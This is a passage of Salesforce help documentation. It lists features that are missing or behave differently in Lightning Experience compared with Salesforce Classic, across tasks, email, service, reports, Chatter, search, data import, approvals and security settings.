Use compact layouts to customize the display and order of fields for items in the task list. However, certain fields remain in the task list even if you remove them from a layout, because they contain essential task information. For example, suppose that you remove the status and due date fields from a compact layout. The task checkbox and the due date still appear on tasks in the list. The remaining fields visible in the list reflect the fields you include in the compact layout.

Overdue Tasks in Task List
Lightning Experience doesn't display any overdue tasks when you have more than 1,000 tasks that are overdue. You can switch to Salesforce Classic to view overdue tasks and close them, postpone them, or delete their due dates.

Closing and Reopening Tasks
Suppose that your Salesforce org has a validation rule for tasks; for example, you have to enter a comment before closing a task. If your org has more than one Closed status for tasks, you have to choose a status when you reopen or close a task. If your org has more than one Open status for tasks and you reopen a task, Lightning Experience remembers the last Open status.

Task Assignment Notifications
Lightning Experience displays no option to send an email when you assign a task to someone. It also displays no personal setting to receive an email when someone assigns you a task. However, suppose that you switch from Lightning Experience to Salesforce Classic. In that case, you can receive emails for tasks that you assign to yourself or tasks created with a status of Completed. These options depend on how your Salesforce admin sets up your org.

Group Tasks
You can't assign copies of a task to coworkers.

Tasks that Repeat Every Weekday
Users can't create recurring tasks with the "every weekday" frequency in Lightning Experience. We don't recommend editing tasks with this interval in Lightning Experience because the edit page doesn't show the current recurrence details.

To create or edit tasks that repeat every weekday, switch to Salesforce Classic.

Notes

Notes in Related Lists

Notes created with the old note-taking tool in Salesforce Classic are available from the Notes & Attachments related list only. Any notes created with the enhanced version of Notes appear in the Notes related list only.

Collaborator Access for Notes

When sharing a note in Lightning Experience, you can give only View access to others. Notes doesn't support simultaneous editing. This restriction prevents multiple users from editing a note at the same time, which would result in users overwriting each other's content.

Integrated Email

Supported Objects

Integrated Email is fully supported for the Account, Campaign, Case, Contact, Leads, and Opportunity objects only, and not for custom objects. The Person account record type is partially supported: It doesn't offer Contact merge fields. From records for those objects, you can send email to contacts, leads, and users maintained in Salesforce and valid external email addresses.

Fields available for templates are based on the object from which the template is created, plus user fields. For example, if you have an opportunity record open and create a template, you can add only Opportunity and User fields to your template. Similarly, email templates created for one object are not available for use from other objects. For example, templates created for use with the Lead object are not available for emails sent from opportunity records.

Mass Email

Mass Email isn't supported, which means that users can't access the `Mass Email Contacts` link from Contacts.

Standard and Extended Mail Merge

The `Mail Merge` button on Salesforce records that lets users generate Microsoft® Word documents with merged fields from Salesforce isn't available.

However, if users want to take advantage of merge fields when contacting their customers, users can send individual emails from Lightning Experience that include merge fields from Salesforce records.

Hyperlink Fields in Mail Merge

Hyperlink formula fields are not supported as merge fields.

Email Activity

After you send an email, a task record is created to track the action and store email content. If you sent the email to a contact or lead, the task link is added to the Recent Activity feed for that record. If the recipient is not a contact or lead, a link to the email is added to the Recent Activity feed of the record that was open when you sent the email. The task record doesn't include a link to access attachments sent with the email.

Email Templates

Email templates in Lightning Experience support rich text and are sent as HTML.

Email templates created in Salesforce Classic (text, HTML with letterhead, and Visualforce) can't be used in Lightning Experience and vice versa. However, admins can add or remove Salesforce Classic email templates from Lightning Experience `Setup`.

All templates created in Lightning Experience are public. Any attachment in an email becomes public when that email is sent. Users no longer have to share the templates they create.

Email Attachments

If you don't have access to a file, you can't attach that file to an email or a template. If you select a template that has attached files, you need access to those files to send them. A file attached to an email is publicly available via a hyperlink when the email is sent.

Emailing Tracking

Email tracking and the HTML Email Status related list aren't available in Lightning Experience.

Microsoft and Google Integration

Lightning Sync

You can't see event attendees that sync from your Microsoft or Google Calendar in Lightning Experience.

Work.com

Work.com sales-management and service-management tools aren't available in Lightning Experience. But Lightning Experience users can see thanks badges and skills endorsements that they've received in the feed.

Customer Service Features: What's Different or Not Available in Lightning Experience

Learn what to expect if your organization uses customer service tools. Some service-related features aren't available in the new user interface. And some features don't have full parity with what's available in Salesforce Classic.

- Cases are supported, but they don't have full parity with what's available in Salesforce Classic.
- Salesforce Console is supported, but it doesn't have full parity with what's available in Salesforce Classic.
- Open CTI is supported, but it has functional differences from Open CTI for Salesforce Classic.
- Standard Field Service Lightning features—including service appointments, service resources, service territories, operating hours, work orders, and work types—are fully supported, as are assets.
- Social Posts and Personas are fully supported, but can't be set up in Lightning Experience.

Cases

When changing a case's owner to a queue, all active queues are displayed, not just queues for cases.

Case Layout

Cases look a little bit different than other records. Cases display a feed first rather than record details or related information, because support agents mainly collaborate and work with activities in a feed. Details appear next to the feed. You don't see the Activity or Collaboration tabs because this information displays directly in the feed.

If you turn off Case Feed, cases look like other records. Activities and collaboration appear, but the feed-first design disappears and adds more clicks and context-switching to cases. You can use collaboration (Chatter) instead of feed, but collaboration doesn't include useful case feed publishers, such as email, log a call, or change status.

You can add or remove case feed publishers, but rearranging the case layout or adding custom buttons and links isn't supported.

Close Case Layout

For simplicity, the close case layout isn't available, but you can add closed statuses to case edit pages. From the Support Settings page in Setup, select `Show Closed Statuses in Case Status Field`.

Case Comments

Now you add comments to the feed instead of the Case Comments related list. You can't add comments to the related list in Lightning Experience. The comments that appear there are from Salesforce Classic users.

Case Related Lists

These related lists aren't available on cases: Case History, Case Milestones, Case Team, Contact Roles, External Sharing, Content Deliveries, Live Chat Transcripts, Related Content, and SOS Sessions.

Case Setup

To fully benefit from the new feed-first design on cases, re-create the standard case feed publishers. The standard publishers aren't available, but you can quickly re-create them as quick actions on the Case object. One benefit of re-creating the publishers as quick actions is that they appear on mobile devices, whereas standard case feed publishers don't.

Replying to Social Posts in the Case Feed

Like, Unlike, and Delete on social posts are supported while in Lightning Experience. However, replying to posts must be done in Salesforce Classic.

Salesforce Console for Service

Note: Lightning console apps don't yet have full parity with Salesforce Classic console apps. For example, some features in Salesforce Classic console apps, such as keyboard shortcuts and macros, aren't available in Lightning console apps.

You can't migrate Salesforce Classic console apps to Lightning Experience.

Lightning Knowledge

Lightning Knowledge doesn't yet have full parity with Classic Knowledge. The following limitations apply to Lightning Knowledge:

Important considerations before enabling Lightning Knowledge

- After you enable Lightning Knowledge, you can't disable it. We recommend testing Lightning Knowledge in your Sandbox org first.
- You can have only one article type when enabling Lightning Knowledge. Currently, there are no migration tools to assist in merging your article types. To enable Lightning Knowledge, migrate your articles to one article type and disable or delete your other article types.
- Lightning Knowledge currently doesn't support multiple language mode or translation.
- We recommend using Lightning Knowledge only if you have fewer than 300 data categories. If you have more than 300 data categories, you may experience slower performance.
- For articles with more than 30 versions, the versions above 30 will show in Salesforce Classic, but not in Lightning Experience.
- Setup for Lightning Knowledge remains in Salesforce Classic. After Lightning Knowledge is enabled, a new setup node Knowledge Object Setup appears to manage Knowledge record types, fields, page layouts, and validation rules.

General usage limitations for Lightning Knowledge

- You currently can't import or export with record types.
- You can't currently assign articles or delete archived articles in Lightning Knowledge.
- You can't use article actions with public groups when Lightning Knowledge is enabled. This is replaced by new user profile permissions.
- You currently can't remove a published article while editing it. Instead, the article remains published while you edit the new version as a draft.
- You can't use mass actions (such as mass archiving and mass publishing) with Lightning Knowledge.
- For list views, you must specify one language and one publishing status on all Knowledge list views, otherwise you won't see any records in your list view. We don't support multiple-selection on PublishStatus or Language, or the "IN" and "OR" operators in list view filters.
- Data categories can't be shown in Knowledge list views.
- The customized record home flexipage isn't supported with Lightning Knowledge.
- We don't support external data sources in Knowledge search in Lightning Knowledge.
- You can't see vote information in the new ratings component unless there's an online version for the article. This affects article drafts and archived articles, because all online versions are removed when an article is archived.
- Most Knowledge actions aren't available in the Lightning Process Builder.

Console limitations for Lightning Knowledge

- The Knowledge footer is not in the Lightning Service Console.
- The following actions aren't available in the Knowledge Sidebar for the Lightning Service Console: attach as a PDF, attach as a PDF to case email, insert article contents to case email, insert Article Community URL, and insert article URL to case publishers. Standard article actions including editing, publishing, and archiving, are also not available.

Limitations in Salesforce Classic after enabling Lightning Knowledge

- Multiple Languages mode can't be enabled after Lightning Knowledge is enabled.
- Page Layouts selections for Actions and Related lists don't reflect in Salesforce Classic.
- Page Layouts don't display in 2 columns in Salesforce Classic.
- Some actions, such as Change Record Type, aren't available in Salesforce Classic.
- Knowledge list views aren't available in Salesforce Classic.
- You can't perform a search by Knowledge record type in Salesforce Classic.
- You can't perform a search by archived articles in Salesforce Classic, except in Article Management.
- Files in Lightning Experience don't display in Salesforce Classic, and files in Salesforce Classic don't display in Lightning Experience.

Limitations for using Lightning Knowledge with other Salesforce products

- File attachments in your Classic Knowledge implementation don't transfer to Lightning Knowledge. After migrating your articles to Lightning Knowledge, add the Files related list to your page layout and use the Files related list on each article to migrate your files.
- You can't detach or remove a file from the Files component after is has been associated with an Article. When the file is shared with a record via the record feed, the workaround is to delete the feed post. Read Delete Files and Links from Feeds on page 3174 to learn more about removing files.
- Currently, the only way to remove an attached file from an article is to delete the file from File home.
- Reporting with record types is not currently supported in Lightning Knowledge.
- All rich text editors are currently disabled when LockerService is enabled. If you're using Lightning Knowledge in Sandbox or a Developer Edition org, we recommend turning off LockerService in Lightning Experience. If you're using Lightning Knowledge in your production org, we recommend that you don't enable LockerService in Lightning Experience.
- The rich text editor is limited for Lightning Knowledge. The following rich text editor features aren't currently supported in Lightning Knowledge: smart links, tables, show source, anchors, videos, and fonts are limited.
- Lightning Knowledge isn't currently supported with Communities.
- Lightning Knowledge isn't currently supported with Salesforce1.

Open CTI and Call Centers

There are separate Open CTI APIs for Salesforce Classic and Lightning Experience. You can't swap the two Open CTI APIs in custom JavaScript code because they behave and function differently. For detailed information about the two APIs, including differences in functionality, see the *Open CTI Developer Guide*.

Keep these in mind when working in Lightning Experience:

- Open CTI for Lightning Experience works only in Lightning apps, and Open CTI for Salesforce Classic works only in Classic apps.

  The out-of-the-box Service app is a Salesforce Classic app. If you use softphones in the Service app, those softphones don't work when the app is launched from Lightning Experience.

  The out-of-the-box Service Console app is a Lightning Experience app. Use Open CTI for Lightning Experience in this app.

- Open CTI for Lightning Experience doesn't support screen pops that open in a new browser tab or window.

Unsupported Service Cloud Features

Most Service Cloud features aren't available Lightning Experience. Unsupported features include:

- Live Agent chats
- Omni-Channel
- Entitlements
- Milestones
- Macros

The Field Service Lightning managed packages are not supported in Lightning Experience.

For existing Salesforce to Salesforce customers, records shared by connections are available in the new user interface as long as their object type is supported in Lightning Experience.

SEE ALSO:

Open CTI Developer Guide

Lightning Experience Console Limitations

Reports and Dashboards: What's Different or Not Available in Lightning Experience

Learn what to expect when using reports and dashboards in Lightning Experience. Some Salesforce data and features aren't available in the new user interface. And some features don't have full parity with what's available in Salesforce Classic.

Reports

Features Not Available in Lightning Experience

Feature	Notes about Lightning Experience Availability
Joined Reports	
Schedule Report Refreshes	Scheduled report refreshes from Salesforce Classic continue to work in Lightning Experience. Instead of scheduling report refreshes, users can subscribe to reports in Lightning Experience.
Print Reports	Lightning Experience doesn't offer a print option, but users can still print reports using their browser's **print** function.
Add to Campaign	
Accessibility Mode for the Report Builder	Users with Accessibility Mode turned on must switch to Salesforce Classic to create and edit reports.

Features Available with Limitations in Lightning Experience

Feature	Notes about Lightning Experience Availability
Tabular Views of Historical Trend Reports	Historical trend reporting with charts is supported in Lightning Experience, but tabular views of historical trend reports aren't available.
Export Reports	Reports exported from Lightning Experience never include a disclaimer that reads "Confidential Information - Do not Distribute" in the report footer. The disclaimer is excluded even if you disable the **Exclude Disclaimer from Exported Reports** setting in Setup.
Filters	These filters are available when building or editing a report, but aren't shown in the filter panel when viewing a report. Even though you don't see the filters, they still filter the report. • Row limit filters • Historical field filters • Standard filters (except for date, picklist, and string filters)
Subscribe to Reports	In Lightning Experience, users can subscribe to reports, but can't set notification conditions and can only receive report results via email.

Other Notes about Using Reports in Lightning Experience

Feature	Notes about Lightning Experience Availability
Object Support for Reporting	Even though Lightning Experience doesn't support all the standard Salesforce objects yet, the Report Builder in Lightning Experience does. Users can create and view reports for all standard objects. Reports related to objects not yet supported in Lightning Experience open directly in the new interface and behave like any other report.

Dashboards

Considerations When Using Dashboards in Lightning Experience

- After saving a dashboard in Lightning Experience, you can't edit it in Salesforce Classic. Instead of editing a Salesforce Classic dashboard in Lightning Experience, consider cloning the dashboard and editing the clone. That way, you can still edit the original dashboard in Salesforce Classic.

Features Not Available in Lightning Experience

Feature	Notes about Lightning Experience Availability
Create, Edit, or Delete Filtered Dashboards	Lightning Experience users can view filtered dashboards. It's possible to apply or clear filters that were added in Salesforce Classic. Switch to Salesforce Classic to create, edit, or delete filtered dashboards, or to add, change, or remove dashboard filters.
Schedule Dashboard Refreshes	Users can't schedule dashboard refreshes in Lightning Experience, but scheduled dashboard refreshes from Salesforce Classic continue to work in Lightning Experience.
Visualforce Components on Dashboards	
Link from a Dashboard Component to a Website or Email Address	
Accessibility Mode for the Dashboard Editor	Users with accessibility mode turned on can still create and edit Lightning Experience dashboards, but for a fully accessible experience they must switch to Salesforce Classic.

Features Available with Limitations in Lightning Experience

Feature	Notes about Lightning Experience Availability
Follow Dashboards	In Lightning Experience, users can't follow dashboard components. Users only see dashboard feed activity (like posts) in their Lightning Experience feed. To follow dashboard components, users must unfollow the dashboard in Lightning Experience, switch to Salesforce Classic, and then follow the dashboard in Salesforce Classic.

Folders

Features Not Available in Lightning Experience

Feature	Notes about Lightning Experience Availability
Standard Folders, containing default reports and dashboards that come packaged with Salesforce	
Move Reports between Folders	Users can move dashboards between folders from the Lightning Experience dashboard editor, but must switch to Salesforce Classic to move reports.
Create and Delete Report and Dashboard Folders	Folders created in Salesforce Classic and their contents are available in Lightning Experience. Users can save inside these folders when creating or cloning a report or dashboard.

Feature	Notes about Lightning Experience Availability
Share Report and Dashboard Folders	Sharing permissions set on folders in Salesforce Classic are obeyed in Lightning Experience, but sharing permissions can't be set nor changed.
Search for Report and Dashboard Folders	Users can't search for report and dashboard folders in Lightning Experience. Global search results include reports and dashboards, but not report and dashboard folders.

Charts

Considerations When Using Charts in Lightning Experience

Feature	Notes about Lightning Experience Availability
Table Charts	Table charts display Chatter photos and show conditional highlighting, but users must switch to Salesforce Classic to configure these features. When tables display metric totals, they behave a little differently in Lightning Experience than they do in Salesforce Classic. In Lightning Experience, average displays the average of all rows, largest displays the maximum value, smallest displays the minimum value, and sum displays the sum. In Salesforce Classic, the sum of each metric is always displayed regardless of which metric is shown. For example, say that a three-row table displays the largest opportunity amount as 100, 200, and 300 dollars. In Lightning Experience, the table's total displays as 300. In Salesforce Classic, the table's total displays as 600.
Combination Charts	To add a combination chart to a dashboard, or to edit one, switch to Salesforce Classic. In Lightning Experience, second measures are always plotted on a single axis, even if you use a second axis in Salesforce Classic.
Funnel Charts	To add a funnel chart to a dashboard, or to edit one, switch to Salesforce Classic.
Gauge Charts	Breakpoints in gauge charts only accept whole numbers. For example, `5` is a valid breakpoint, but `5.1` isn't. On reports, gauge charts appear as a bar charts.
Scatter Charts	To add a scatter chart to a dashboard, or to edit one, switch to Salesforce Classic.
Combine Small Groups into "Others"	To combine small groups, switch to Salesforce Classic.

Feature	Notes about Lightning Experience Availability
Maximum Values Displayed	When a dashboard component has more than one grouping, setting "Maximum Values Displayed" results in slightly different behavior between Salesforce Classic and Lightning Experience. In Salesforce Classic, the maximum number of displayed values counts only the first grouping. In Lightning Experience, the maximum number of displayed values counts both the first and second grouping. Depending on how records are grouped, the appearance of a dashboard component can change between Salesforce Classic and Lightning Experience. For example, on a stacked bar chart, you set "Maximum Values Displayed" to 10. You see 10 stacked bars in Salesforce Classic, but only see 6 stacked bars in Lightning Experience.
Chart Editor	In the chart editor, users can't: • Change measurement units (for example, from meters to centimeters) • Add more than 2 aggregates • Use charts from source reports
Number of Groupings Displayed on Charts	In dashboard components, charts display up to 200 groupings. If a data-supplying report returns more than 200 groupings, then only the first 200 groupings display in the dashboard component. In reports, charts display up to 2,000 groupings.

Features Not Available in Lightning Experience

Feature	Notes about Lightning Experience Availability
Pie Charts	Pie charts from Salesforce Classic display as donut charts in Lightning Experience.

SEE ALSO:

Dashboard Limits

Files and Content: What's Different or Not Available in Lightning Experience

Learn what to expect when using Salesforce Files and other content features in Lightning Experience. Some data and features aren't available in the new user interface. And some features don't have full parity with what's available in Salesforce Classic.

Salesforce Files

- You can't share files with libraries in Lightning Experience. However, files in libraries are listed in Files home in Lightning Experience and when selecting a Salesforce file to attach to a feed post.

- Files and attachments are two different types of objects, and always have been. Unlike files, attachments are associated only with a particular record and can't be shared further. In Lightning Experience, uploads to the Notes & Attachments related list are files. In Salesforce Classic prior to Spring '16, uploads to this related list were always attachments instead of files. For existing orgs, this means that the Notes & Attachments list can contain a mix of attachments that were uploaded in Salesforce Classic and files added in Lightning Experience.

  In the API, any existing integrations that retrieve attachments from the Notes & Attachments list don't include any files uploaded to the list in Lightning Experience. A new API call is necessary to retrieve files as well as attachments.

- In Lightning Experience, row-level actions (such as Edit or Delete) aren't available for the Notes & Attachments related list and related lists on the Files Detail page . You can delete and manage files using the row-level actions on Files home or the quick actions on a file's preview or detail page.
- You can't make files private in Lightning Experience.
- You can't share files via link in Lightning Experience.

File Syncing

File syncing isn't available in Lightning Experience. But Files home includes a Synced filter, so users can easily access any files they synced in Salesforce Classic.

Salesforce CRM Content

You can't create or manage libraries in Lightning Experience, but files that are in libraries are available in the new interface. Files in libraries are available from Files home, and users can share them and interact with them just as with Salesforce Files. Users can browse any libraries they have access to, and access the files that are in them from a filtered view on Files home.

Documents

Documents isn't available in Lightning Experience.

Chatter: What's Different or Not Available in Lightning Experience

Learn what to expect when your users collaborate in Lightning Experience. Some Chatter features aren't supported. And some features don't have full parity with what's available in Salesforce Classic.

Chatter Feeds

Chatter Publisher

Users can compose these post types in Lightning Experience:

- Text posts, with or without a file attachment
- Polls
- Questions
- Announcement posts in group feeds

Other post types, like Thanks, aren't currently supported.

Sharing Posts

Users can share posts with followers, but they can't share posts with groups.

Filter and Sort Feeds

Users can filter group feeds in any way except by Fewer Updates.

Approvals in Chatter

Lightning Experience users can't see approval requests in Chatter or in the activity timeline on records.

Chatter Topics

Chatter Topics aren't available.

Emoticons
Emoticons aren't available.

Highlighted Search Results
When a user runs a search on a feed, the keywords aren't highlighted in the search results.

Global Search Result Filters
Users can't filter global search results by feed.

Chatter Messages
Chatter Messages aren't available.

Chatter Questions
When a user asks a question similar to one that's been asked, no auto-complete options are presented as they are in Salesforce Classic.

People and Profiles

These features aren't available when using people and profiles in Lightning Experience.

- All User list
- Chatter Influence
- Restrict visibility of Contact and About fields to employees, external users, or public (guest) users
- Add or reorder tabs on user profiles
- Moderator badge on profile photos
- Administrators can't add new actions to User Profile pages. Only Edit and User Detail options appear.
- Users with Chatter External licenses can't edit their profile.
- Your Community profile photo in Lightning Experience is larger and displays at a higher resolution than in Salesforce Classic. Profile photos uploaded in Salesforce Classic won't look great in Lightning Experience until you upload the photo in Lightning Experience.

Following
The count of things a user is following in Salesforce Classic includes both users and records. In Lightning Experience, this count only includes users.

Groups

These features aren't available when using groups in Lightning Experience.

- View group recommendations on the group list view pages.
- Add records to groups using the Add Record action in customer groups, even if you or another administrator included the action in the group publisher.
- Use the Invite People option to invite customers to join groups using their email addresses. Instead, you must create users in your org for these customers, then use the Add Member action to add them to the group.
- View the group email address or the Post by email link.

  If they know or have saved the group email address from Salesforce Classic, users can still email the group to post to the group via email.

- Access Chatter-wide notification settings from the group notification settings.
- Remove files from the group files list.

Other Salesforce Products: What's Different or Not Available in Lightning Experience

These Salesforce products aren't supported in this release of Lightning Experience.

- Salesforce Communities

  Note: Communities use the Lightning Experience login experience. Additionally, Salesforce Communities setup pages are available in Lightning Experience.

- Community Builder
- Pardot
- RelateIQ

Navigation and Actions: What's Different or Not Available in Lightning Experience

Learn what to expect when navigating and using actions in Lightning Experience. Some Salesforce features aren't available in the new user interface. And some features don't have full parity with what's available in Salesforce Classic.

Navigation

Customize Tab Sets

In Salesforce Classic you can specify which tabs display in your app. In Lightning Experience, admins control which items display in an app and in which order, but users can access important records, lists, groups, dashboards, and other frequently used pages with favorites.

Custom Lightning Experience Navigation Bars Support Most Apps and Objects

You can create custom Lightning apps with custom navigation bars and assign them to user profiles. For example, create a Lightning app for your finance department that includes all the important items they need to complete common tasks. With some exceptions, you can include many of the apps, objects, and other items (including Visualforce tabs, Lightning Page tabs, and Lightning component tabs) that appear in the Lightning Experience App Launcher.

You can include these Salesforce objects in custom navigation bars: Accounts, Assets, Campaigns, Cases, Contacts, Files, Dashboards, Events, Knowledge Articles, Leads, Opportunities, Price Books, Products, Reports, Tasks, Tenants, Work Orders, and your custom objects. You can also add Home, the main Chatter feed, Groups, and People.

You can't include connected apps—such as Gmail™, Microsoft Office 365™, and other apps from Salesforce ISVs—in custom Lightning Experience app navigation bars.

Users can continue to access connected apps from the App Launcher.

There's no connection between the Lightning Experience and Salesforce1 navigation menus. Changes that you make to the Salesforce1 navigation menu have no impact on the default or custom Lightning Experience navigation bars, and vice versa.

Open Links in New Browser Windows or Tabs

In general, Lightning Experience supports right-click and Windows or Mac keyboard shortcuts to open links in new browser windows or tabs. However, these options aren't supported in some areas of the app, including:

- Links in the Top Deals and Recent Records cards on Home
- Action icons, buttons, and menu items on records
- Links to Notes
- View Report links on dashboards
- Links on Setup pages in Lightning Experience

Shortcuts do work to open nodes from the Setup menu into a new tab or window. However, the Schema Builder and Data Import nodes open in Salesforce Classic instead of in Lightning Experience.

Return and Enter Keys Behave Like Save Action in Lightning Experience

The keys used to create line breaks in long text areas behave a bit differently in Lightning Experience. If your cursor is in the long text area and you press the Return or Enter key, the cursor leaves the text area and selects the Save button. To add a line break, press Shift+Enter instead.

Actions and Buttons

These actions and buttons aren't available in Lightning Experience.

- Deep Clone
- Mass Delete
- Some mass actions on object home pages and list views, including modifying or deleting multiple items in a list at once or sending mass email
- Sharing buttons (except for Salesforce Files, which includes file sharing options on Files home, file detail pages, and in the file preview player)
- Custom buttons with a content source of OnClick JavaScript
- Custom buttons with a content source of URL that pass parameters to standard pages in Salesforce Classic, such as pre-populating fields when creating a record

SEE ALSO:

What's the Fate of Existing Salesforce Customizations?

Point-and-Click Customization: What's Different or Not Available in Lightning Experience

Search: What's Different or Not Available in Lightning Experience

Learn what to expect when searching in Lightning Experience. Some search-related features aren't available in the new user interface. And some features don't have full parity with what's available in Salesforce Classic.

Searchable Objects

These objects aren't searchable in Lightning Experience: Attachment, Coaching, Community, Contract Line Item, D&B Company, Document, Discussion, Entitlement, Goal, Idea, Live Chat Transcript, Macro, Metric, Performance Cycle, Question, Quick Text, Resource Absence, Reward Fund, Reward Fund Type, Salesforce CRM Content, Self-Service User, Service Contract, Service Resource Skill, Service Territory Member, Skill, Solution, Topic, User, and Work Order Line Item.

Search Results Can't Be Filtered

The "exact phrase" and "limit to items I own" filter options aren't available on search results pages. In addition, you can't filter search results. Sorting is available, except for Chatter groups, files, and Knowledge articles. If a text field in the search results is too long for the column width, you can't see the full text in the search results. You can't expand the column widths.

User-defined lookup filter fields aren't supported. However, because lookup search results use the same relevance rankings as global searches, users see the most relevant results first.

Top Results Instead of Search All

There isn't a **Search All** option in search results. Top Results displays the most relevant records grouped by your most frequently used objects. To see results for other objects, click object names on the left side of the page, under Search Results. Searchable objects are listed in the same order they appear in the navigation bar. If you don't see an object listed under Search Results, select **Show More** to see all objects available to you, listed in alphabetical order.

Knowledge Article Search Results

You can't customize which columns appear in search results. The default columns are article number, publication status (if enabled by the admin), and last modified date. In addition, you can't sort Knowledge article search results.

No Sidebar or Advanced Search
To search, use the global search bar in the header in Lightning Experience.

No Pinning on the Search Results Page
You can't pin objects. Pinning from Salesforce Classic doesn't affect the order of the objects listed on the left side of the page, under Search Results.

Applications Doesn't Support Wildcard Searches
You can't use wildcards to perform a partially matching search for apps, or when searching from the App Launcher.

Search Results Used for Global and Lookup Dialog Search Layouts
To change the fields shown as columns in the global search and lookup dialog search results, use the **Search Results** search layout on an object detail page within the Object Manager. The other search layouts (Lookup Dialogs, Lookup Phone Dialogs, Tab, List Views, and Search Filter Fields) aren't applicable in Lightning Experience.

New Button in Lookup Dialog Search Doesn't Support All Objects
In Lightning Experience, you can create these objects from lookup dialog search windows: accounts, cases, contacts, custom objects, events, leads, notes, opportunities, price books, products, and tasks. For other objects, create the desired object or record before using the lookup dialog search to associate records.

Org Setup: What's Different or Not Available in Lightning Experience

Lightning Experience doesn't support a few aspects of your basic Salesforce setup. And Setup in Lightning Experience doesn't include all of the setup pages that are available in Salesforce Classic.

Setup Pages

In most cases, Setup in Lightning Experience is limited to:

- Pages that support Lightning Experience features
- Administration pages that apply across your organization, such as company settings, security, user management, and mobile app setup

To access other setup pages, such as those for Service Cloud features, use the Setup tree in Salesforce Classic.

Advanced Currency Management

Advanced currency management, or dated exchange rates, isn't supported in general. However, opportunities display the correct amount.

Language Support

Languages that are read right to left, including Arabic and Hebrew, aren't supported. All other Salesforce-supported locales and languages are supported.

Skype for Salesforce

Skype for Salesforce is available only in Lightning Experience.

SEE ALSO:

Point-and-Click Customization: What's Different or Not Available in Lightning Experience

Programmatic Customization: What's Different or Not Available in Lightning Experience

Data Import and Management: What's Different or Not Available in Lightning Experience

Learn what to expect when importing and managing data in Lightning Experience. Some Salesforce features aren't available in the new user interface. And some features don't have full parity with what's available in Salesforce Classic.

Data Import

Data.com

Review the Data.com features that are unavailable in Lightning Experience.

Duplicate Management: Differences in Lightning Experience

The user interface for viewing duplicates and merging is more consistent in Lightning Experience. Merging of contacts associated with portal users differs between Lightning Experience and Salesforce Classic. Lightning Experience doesn't support person accounts or relationship groups.

Data Import

These legacy data import tools aren't available in Lightning Experience:

- Accounts & Contacts
- Leads
- Solutions
- Custom Objects

Use the Data Import Wizard if you're importing fewer than 50,000 records. Use the Data Loader if you're importing more than 50,000 records.

Data.com

Review the Data.com features that are unavailable in Lightning Experience.

Data.com Prospector

In Lightning Experience, your options for Data.com Prospector are more limited.

Data.com Tab Not Available
Search for accounts from the accounts list view. Search for contacts for an account from the account's detail page.

Contacts Search
You can search for a contact only if it's related to an existing account. To search for a contact, go to the accounts detail page.

Contacts as Leads
You can't add Data.com contacts as leads.

Limited Search for Account Fields
When you search for accounts, you can filter only on these fields:

- Annual Revenue
- Company or Website
- Country/territory
- Location Type
- State

Saved Searches Not Available
You can't save searches.

Data.com Record Export
You can't export Data.com records in comma-separated value (CSV) format.

Data.com Clean

Data.com Clean Settings Page Not Available
The Data.com Clean Settings page isn't available, so you can't enable or disable Data.com Clean.

Data.com Clean Preferences Page Not Available
The Data.com Clean Preferences page isn't available, so you can't configure Data.com Clean preferences.

Data.com Clean Jobs Page Not Available
The Data.com Clean Jobs page isn't available, so you can't schedule Clean jobs or view Clean job history.

Data.com Clean Metrics and Analytics Page Not Available
The Data.com Clean Metrics and Analytics page isn't available, so you can't view Clean job metrics or analytics.

Manual Clean Limitations
Suppose that you have a Clean job but you don't have an active Company Info for Accounts or Company Info for Leads rule. Your users can't clean records manually. If you include the Clean button associated with Clean jobs in a Salesforce Classic page layout, the button isn't displayed in Lightning Experience.

Unable to Modify Fields in Clean Info Objects
You can't modify the fields in the Account Clean Info, Lead Clean Info, or Contact Clean Info objects.

Duplicate Management: Differences in Lightning Experience

The user interface for viewing duplicates and merging is more consistent in Lightning Experience. Merging of contacts associated with portal users differs between Lightning Experience and Salesforce Classic. Lightning Experience doesn't support person accounts or relationship groups.

Differences in the User Interface for Viewing Duplicates and Merging
In Lightning Experience, duplicate alerts are displayed on the record home page for an account, contact, or lead. In Salesforce Classic, duplicate alerts are displayed on a record home page, on an object home page, or in a related list, depending on the object.

Contacts Associated with Portal Users
When you use Lightning Experience to merge contacts associated with portal users, the portal user status isn't shown during merging. The merged record retains the portal user status of the master record. When you use Salesforce Classic to merge contacts associated with portal users, the portal user status is shown during merging. You choose the portal status you want to retain in the merged record.

No Support for Person Accounts
Lightning Experience doesn't support merging of person accounts.

No Support for Relationship Groups
Lightning Experience doesn't support merging of accounts associated with relationship groups.

Process Automation: What's Different or Not Available in Lightning Experience

Learn what to expect when using process automation features in Lightning Experience. Process Builder and Workflow are fully supported. Visual Workflow and Approvals are also supported but have some limitations.

Approvals

Finding Approval Requests
Lightning Experience users can't see approval requests in Chatter or in the activity timeline on records.

Responding to Approval Requests
These options aren't available.

- Recalling approval requests
- Reassigning approval requests
- Unlocking a record that's locked for approval

Approval Comments
The approval detail page displays only comments related to that approval request. To see all approval comments for a record, click **View All** in the Approval History related list.

Approval History Related List
The Approval History related list doesn't include the Submit for Approval button.

Paused Flow Interviews

To resume a paused flow interview, the user must switch to Salesforce Classic or use Salesforce1.

Security: What's Different or Not Available in Lightning Experience

Learn what to expect for Salesforce security features in Lightning Experience. Some features aren't available in the new user interface. And some features don't have full parity with what's available in Salesforce Classic.

Sharing Settings

Lightning Experience respects your organization's sharing rules. The Sharing Settings page is available in Setup in Lightning Experience, but some options don't apply in Lightning Experience.

Manual User Record Sharing
This checkbox enables or disables manual sharing on user records via the **Sharing** button. This button is available in Salesforce Classic only.

Manager Groups
This checkbox enables or disables record sharing with managers and manager subordinates groups which is available via sharing rules, manual sharing, and Apex managed sharing. Manual sharing via the **Sharing** button is available in Salesforce Classic only.

Portal User Visibility
This checkbox enables portal users to be visible to other portal users in the same account or only to those users above them in the role hierarchy. Portals are available in Salesforce Classic only.

Session Security Levels

If your org sets a policy that requires a high-assurance session to access reports and dashboards, users with a standard assurance session are blocked from reports and dashboards in Lightning Experience. Also, the Reports and Dashboards items don't appear in the navigation menu. In Lightning Experience, you can't raise the session level to high assurance by redirecting the user to complete two-factor authentication.

As a workaround, users with a standard assurance session can log out and log in again using an authentication method that is defined as high assurance by your organization. They then have access to reports and dashboards. Alternatively, they can switch to Salesforce Classic, where they are prompted to raise the session level when they try to access reports and dashboards.

Session Privilege Levels

Sessions obtained in a Lightning Experience context, by using `$Api.Session_ID` or `GETSESSIONID()`, have similar privileges to the Lightning session. As with the Lightning session, you can't use these session IDs to make API calls.

Transaction Security

When selecting the action for a Transaction Security policy, two-factor authentication isn't available for the AccessResource event type. The Block action is used instead.

Point-and-Click Customization: What's Different or Not Available in Lightning Experience

